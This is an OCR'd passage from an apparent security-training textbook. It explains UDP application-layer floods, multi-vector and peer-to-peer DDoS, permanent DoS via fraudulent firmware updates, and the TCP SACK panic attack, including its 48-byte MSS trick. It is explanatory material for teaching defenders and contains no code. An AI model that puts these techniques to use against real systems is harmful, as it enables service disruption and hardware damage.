
1 **CharGEN**
2 **SNMPv2**
3 **QOTD**
4 **RPC**
7 **TFTP**
8 **NetBIOS**
5 **SSDP**
6 **CLDAP**
9 **NTP**
10 **Quake Network Protocol**
11 **Steam Protocol**
12 **VoIP**

UDP Application Layer Flood Attack

Though UDP flood attacks are known for their volumetric attack nature, some application layer protocols that rely on UDP can be employed by attackers to perform flood attacks on target networks.

The following are examples for UDP-based application layer protocols that attackers can employ for flooding target networks:

- Character Generator Protocol (CHARGEN)
- Simple Network Management Protocol Version 2 (SNMPv2)
- Quote of the Day (QOTD)
- Remote procedure call (RPC)
- SSDP
- Connection-less Lightweight Directory Access Protocol (CLDAP)
- Trivial File Transfer Protocol (TFTP)
- Network Basic Input/Output System (NetBIOS)
- NTP
- Quake Network Protocol
- Steam Protocol
- Voice over Internet Protocol (VoIP)



Multi-Vector Attack

- In multi-vector DDoS attacks, the attackers use **combinations of volumetric**, protocol, and application-layer attacks to disable the target system or service
- Attackers rapidly and repeatedly change the form of their DDoS attack (e.g., SYN packets, Layer 7)
- These attacks are either **launched one vector at a time** or in parallel to confuse a company's IT department and exhaust their resources with their focus diverted to the wrong solution

Multi-Vector attack in sequence

Attacker → Volumetric Attack → Protocol Attack → Application Layer Attack → Victim

Multi-Vector attack in parallel

Attacker → Volumetric Attack → Victim
Attacker → Protocol Attack → Victim
Attacker → Application Layer Attack → Victim

Multi-Vector Attack

In multi-vector DDoS attacks, the attacker uses combinations of volumetric, protocol, and application layer attacks to take down the target system or service. The attacker quickly changes from one form of DDoS attack (e.g., SYN packets) to another (layer 7). These attacks are either launched through one vector at a time or through multiple vectors in parallel to confuse a company's IT department, making them spend all their resources and maliciously diverting their focus.


Figure 10.19: Multi-vector attack



Peer-to-Peer Attack

- Using peer-to-peer attacks, attackers **instruct clients of peer-to-peer file sharing hubs** to disconnect from their peer-to-peer network and to connect to the victim's fake website
- Attackers **exploit flaws** found in the network using the DC++ (Direct Connect) protocol, which is used for sharing all types of files between instant messaging clients
- Using this method, attackers launch **massive denial-of-service attacks** and compromise websites

Peer-to-Peer Attack

A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack. Attackers exploit flaws found in networks that use the Direct Connect (DC++) protocol, which allows the exchange of files between instant-messaging clients. This kind of attack does not use botnets. Unlike a botnet-based attack, a peer-to-peer attack eliminates the need for attackers to communicate with the clients they subvert. Here, the attacker instructs clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and instead connect to the victim's website. Consequently, several thousand computers may aggressively attempt to connect to a target website, causing a drop in the performance of the target website. It is easy to identify peer-to-peer attacks based on signatures. By using this method, attackers launch massive DoS attacks to compromise websites.

Peer-to-peer DDoS attacks can be minimized by specifying ports for peer-to-peer communication. For example, specifying port 80 to disallow peer-to-peer communication minimizes the possibility of attacks on websites.

Permanent Denial-of-Service Attack and TCP SACK Panic Attack

Permanent Denial-of-Service Attack

- Permanent DoS, also known as **phlashing**, refers to attacks that cause irreversible damage to system hardware
- Unlike other DoS attacks, it **sabotages the system hardware**, requiring the victim to replace or reinstall the hardware
- This attack is carried out using a method known as "**bricking a system**"
- Using this method, attackers send **fraudulent hardware updates** to the victims

Sends email, IRC chats, tweets, posts, videos with fraudulent content for hardware updates
Attacker gets access to victim's computer
Attacker
Victim
(Malicious code is executed)

TCP SACK Panic Attack

- In TCP SACK panic attack, attackers attempt to crash the target Linux machine by **sending SACK packets** with malformed maximum segment size (MSS)
- This attack exploits an **integer overflow vulnerability** in Linux **Socket Buffer (SKB)**, which can lead to kernel panic
- Attackers send SACK packets in sequence to the target server by setting MSS to the **lowest value** (**48 bytes**)
- The socket buffer exceeds the limit and triggers integer overflow causing a **kernel panic** that leads to denial of service


Legitimate Users

Permanent Denial-of-Service Attack

Permanent DoS (PDoS) attacks, also known as phlashing, purely target hardware and cause irreversible damage to the hardware. Unlike other types of DoS attacks, it sabotages the system hardware, requiring the victim to replace or reinstall the hardware. The PDoS attack exploits security flaws in a device to allow remote administration on the management interfaces of the victim's hardware, such as printers, routers, and other networking devices.

This type of attack is quicker and more destructive than conventional DoS attacks. It works with a limited amount of resources, unlike a DDoS attack, in which attackers unleash a set of zombies onto a target. Attackers perform PDoS attacks by using a method known as the "bricking" of a system. In this method, the attacker sends emails, IRC chats, tweets, or videos with fraudulent content for hardware updates to the victim. The hardware updates are modified and corrupted with vulnerabilities or defective firmware. When the victim clicks on a link or pop-up window referring to the fraudulent hardware update, the victim installs it in their system. Consequently, the attacker attains complete control over the victim's system.



Sends email, IRC chats, tweets, posts, videos with fraudulent content for hardware updates

(Malicious code is executed)

Figure 10.21: Permanent DoS attack

TCP SACK Panic Attack

TCP Selective Acknowledgment (SACK) panic attack is a remote attack vector in which attackers attempt to crash the target Linux machine by sending SACK packets with malformed maximum segment size (MSS). This attack exploits an integer overflow vulnerability in Linux Socket Buffer (SKB) that can lead to kernel panic. Generally, Linux systems use the TCP SACK method, where the sender is informed about the packets that are successfully acknowledged by the receiver. Therefore, the sender can retransmit only those packets that are not successfully acknowledged by the receiver. Here, Linux uses a linked-list data structure called socket buffer to store the data until it is acknowledged or received. The socket buffer can store a maximum of 17 segments. Then, the acknowledged packets are instantly deleted from the linked data structure. If buffer socket tries to store more than 17 segments, it can cause kernel panic.

The TCP SACK panic attack leverages this vulnerability of the socket buffer. To achieve this, attackers send specially designed SACK packets in sequence to the target server by setting the MSS to the lowest value (48 bytes). The lowest MSS value increases the number of TCP segments that need to be retransmitted. This selective retransmission causes the socket buffer of the target server to exceed the limit of 17 segments. Thus, the socket buffer exceeds the limit and triggers integer overflow, causing a kernel panic that leads to DoS. As the vulnerability lies in the kernel stack, attackers can also perform this attack against containers and virtual machines.

